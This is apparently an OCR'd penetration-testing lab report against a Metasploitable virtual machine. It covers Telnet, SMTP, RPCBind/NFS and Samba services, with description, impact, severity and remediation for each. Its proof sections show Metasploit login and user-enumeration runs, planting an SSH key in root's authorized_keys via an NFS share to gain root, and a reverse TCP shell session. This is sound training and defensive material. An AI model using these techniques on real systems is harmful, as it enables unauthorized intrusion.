
Remedial:


The primary remediation for Telnet risks is to disable the Telnet service entirely. It should be replaced with secure alternatives such as SSH, which provide encrypted communication and stronger authentication. If Telnet cannot be immediately removed, access should be strictly restricted to trusted networks, strong passwords must be enforced, and continuous monitoring should be enabled. Regular system hardening, patching, and firewall rules blocking port 23 are essential to prevent


unauthorized access and eliminate the risk associated with Telnet exploitation.

PUC:






[*] Command shell session 1 opened (192.168.1.206:40927 → 192.168.1.203:23)
at 2025-12-30 10:33:23 +0530
[*] 192.168.1.203:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >


Session Actions Edit View Help
└─# telnet 192.168.1.203
Trying 192.168.1.203 ...
Connected to 192.168.1.203.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Tue Dec 30 00:03:18 EST 2025 from 192.168.1.206 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the

Port 25 SMTP Exploit

Description:

Port 25 SMTP exploitation involves abusing the Simple Mail Transfer Protocol (SMTP) service running on TCP port 25, which is primarily used for sending emails between mail servers. SMTP can be exploited when it is misconfigured, outdated, or exposed to untrusted networks. Common weaknesses include open mail relay configurations, lack of authentication, weak access controls, and vulnerable SMTP software. Attackers often target SMTP services during reconnaissance or for abusing email infrastructure.

Impact:


If SMTP on port 25 is exploited, attackers can use the mail server to send spam, phishing emails, or malware, damaging the organization's reputation and potentially leading to IP blacklisting. They may also perform email spoofing, intercept or manipulate email traffic, or exploit vulnerabilities to gain unauthorized access to the server. In severe cases, SMTP exploitation can result in data leakage, service disruption, or further compromise of internal systems.


Severity: High


Remedial:

To remediate SMTP-related risks, organizations should ensure that open mail relays are disabled and proper authentication mechanisms are enforced. Access to port 25 should be restricted using firewall rules, allowing only trusted mail servers to connect. SMTP services should be kept up to date with the latest security patches, and secure email protocols such as SMTPS or STARTTLS should be enabled to encrypt email traffic. Continuous monitoring, spam filtering, and logging should be implemented to detect and prevent abuse of the SMTP service.

PUC:


root@kali: /home/gaurav
Session Actions Edit View Help
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.
View the full module info with the info, or info -d command.
msf auxiliary(scanner/smtp/smtp_enum) > se RHOSTS 192.168.1.203
[-] Unknown command: se. Did you mean set? Run the help command for more details.
msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.203
RHOSTS ⇒ 192.168.1.203
msf auxiliary(scanner/smtp/smtp_enum) > run


msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.203
RHOSTS ⇒ 192.168.1.203
msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.1.203:25 - 192.168.1.203:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.1.203:25 - 192.168.1.203:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.203:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) >


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:0a:49:89
inet addr:192.168.1.203 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe0a:4989/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:343 errors:0 dropped:0 overruns:0 frame:0
TX packets:323 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:27836 (27.1 KB) TX bytes:38392 (37.4 KB)
Base address:0×d020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:163 errors:0 dropped:0 overruns:0 frame:0
TX packets:163 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:54417 (53.1 KB) TX bytes:54417 (53.1 KB)
msfadmin@metasploitable:~$ exit
Connection closed by foreign host.

Port 111 and 2049 RPCBind Exploit

Description:

Port 111 and port 2049 are commonly associated with **RPC services**, particularly **RPCBind (also known as Portmapper)** on port 111 and **Network File System (NFS)** on port 2049. RPCBind acts as a directory service that maps RPC program numbers to network ports, while NFS uses RPC to allow remote systems to access and share files over a network. When these services are exposed or misconfigured, attackers can query RPCBind to discover running RPC services and then interact with NFS shares without proper authorization.

Impact:

Exploitation of RPCBind and NFS can lead to serious security issues. Attackers may enumerate available RPC services, identify exported NFS shares, and gain unauthorized access to sensitive files and directories. In some cases, misconfigured NFS shares allow read or write access without authentication, enabling data theft, file modification, malware upload, or deletion of critical system files. RPC services may also be leveraged for further attacks such as privilege escalation or lateral movement within the network.


Severity: High

Remedial:

To remediate risks associated with RPCBind and NFS, these services should not be exposed to the internet and should be restricted to trusted internal networks only. Firewall rules must be implemented to block or limit access to ports 111 and 2049. NFS exports should be carefully configured with strict access controls, proper permissions, and host-based restrictions. Additionally, RPC and NFS services should be

kept up to date, unnecessary services disabled, and continuous monitoring enabled to detect unauthorized access or suspicious activity.

PUC:



```
┌──(root㉿kali)-[/mnt]
└─# ls home/
ftp  msfadmin  service  user

┌──(root㉿kali)-[/mnt]
└─# cd root/.ssh

┌──(root㉿kali)-[/mnt/root/.ssh]
└─# ls
authorized_keys  known_hosts
```

```
┌──(root㉿kali)-[/mnt/root/.ssh]
└─# cp /home/gaurav/.ssh/hack_the_planet_rsa.pub ./

┌──(root㉿kali)-[/mnt/root/.ssh]
└─# ls
authorized_keys  hack_the_planet_rsa.pub  known_hosts
```

```
┌──(root㉿kali)-[/mnt/root/.ssh]
└─# cat hack_the_planet_rsa.pub >> authorized_keys

┌──(root㉿kali)-[/mnt/root/.ssh]
└─# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70l
ShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomV
hvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEG
vw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoX
fdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfa
dmin@metasploitable
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC0ml7WDUnH0uICvgikDn1+A3ZGXp3WG/PbFnQix
emdzQ0PfSx+3P1xlgQEn2XlHk/1PtRUnwa5O6ytKgGJjTj6kp5SmDo7EdMo18oX+tr6bBGHc0B7rb
/b/UPbdnRLQzUzz+uNN8OKgwy0KZjiuNbvob1w3sdHpgZViKZeL6wmOVBOfs60GaLtmE6RvtpV1JH
l4mOQdIlTDokWXUGObF8zgtgHW+UVQ/B3kSKYCkBLgNmNPSg1xEy2agEqbn6v4FhksZOOUc0je1AG
fjPMsmllz8HDm7Ct38nmukFoT2mjBIqkjtCYtYC3MYLKqgBs8gYhtQN7VgK2OZq+owOiRsEFilN+q
JHrczd9dus5XUrd5/gab6knbw/hn3Z1+u8CLL2lJA/Ua6LpuGP1P5Nri/xto4N12tHF5vFoWtbRpA
nYzn91KCf6gTN4yj3EwKlw6z+rHl2C26a4t3uNRFVBIZoMqw3yRou9DhwEmQDz2u9XKk1HbDJdz49
vceZpnMzI5W0QEtQeVXhF+k3KwI0QZaSUOD9+zBuYKc+eWlsM1DaU0p5O6WNpZfitfNzlAkXS3EWO
kFjrXfWtopRM0Pma7ahebATchWatRCiv4XhuxbamAmCZfpr3SoS/DjrXcGxWLHwSaVNg6t8QAClYu
TLUfKEFqAd2FiQ0DTS0BhlJzkXzgQ== root@kali
```

```
┌──(root㉿kali)-[/mnt/root/.
└─# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAAE
ShHQqldJkcteZZdPFSbW76IUiPR0
hvXXvSjGaSFwwOYB8R0QxsOWWTQT
vw2zW1krU3Zo9Bzp0e0ac2U+qUGI
fdw5oGUkxdFo9f1nu2OwkjOc+Wv8
dmin@metasploitable
```

```
└─# cd /home/gaurav

┌──(root㉿kali)-[/home/gaurav]
└─# ssh -i .ssh/hack_the_planet_rsa root@192.168.1.203
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Last login: Mon Dec 29 23:49:24 2025 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# cd /.
root@metasploitable:/# ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# ls home/
ftp  msfadmin  service  user
root@metasploitable:/#
```

Port 139 and 445 samba Exploit

Description:

Port 139 and port 445 are associated with **SMB (Server Message Block)** services, commonly implemented using **Samba** on Linux/Unix systems and native SMB on Windows systems. Port 139 is used for NetBIOS-based SMB communication, while port 445 supports direct SMB communication over TCP. A Samba/SMB exploit occurs when these services are misconfigured, outdated, or exposed to untrusted networks. Attackers often target these ports to enumerate shared resources, users, and system information or to exploit known SMB vulnerabilities.

Impact:

Exploitation of SMB/Samba on ports 139 and 445 can have severe consequences. Attackers may gain unauthorized access to shared files and directories, steal sensitive data, upload malicious files, or delete critical information. SMB vulnerabilities can also allow remote code execution, credential harvesting, and privilege escalation. In enterprise environments, compromised SMB services are frequently used for lateral movement, enabling attackers to spread across multiple systems within the network.


Severity: High


Remedial:


To remediate SMB/Samba risks, access to ports 139 and 445 should be strictly restricted using firewalls and network segmentation.
Anonymous access and unnecessary file shares must be disabled, and strong authentication and access control policies should be enforced.
Samba and SMB services should be kept fully patched and up to date.


Where possible, older and insecure SMB versions should be disabled, logging and monitoring should be enabled, and these services should only be accessible within trusted internal networks.

PUC:








[*] Started reverse TCP handler on 192.168.1.206:4444
[*] Command shell session 2 opened (192.168.1.206:4444 → 192.168.1.203:47148
5-12-30 12:26:58 +0530
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin

Port 512,513 and 514 Rlogin Exploit

Description:

Ports **512, 513, and 514** are associated with legacy remote access services collectively known as **r-services**, which include **rexec (512)**, **rlogin (513)**, and **rsh (514)**. These services were designed to provide remote command execution and login capabilities in Unix-based systems. However, they rely on host-based trust relationships and transmit data, including authentication information, in plain text. Due to these inherent weaknesses, r-services are highly vulnerable to exploitation when enabled.

Impact:

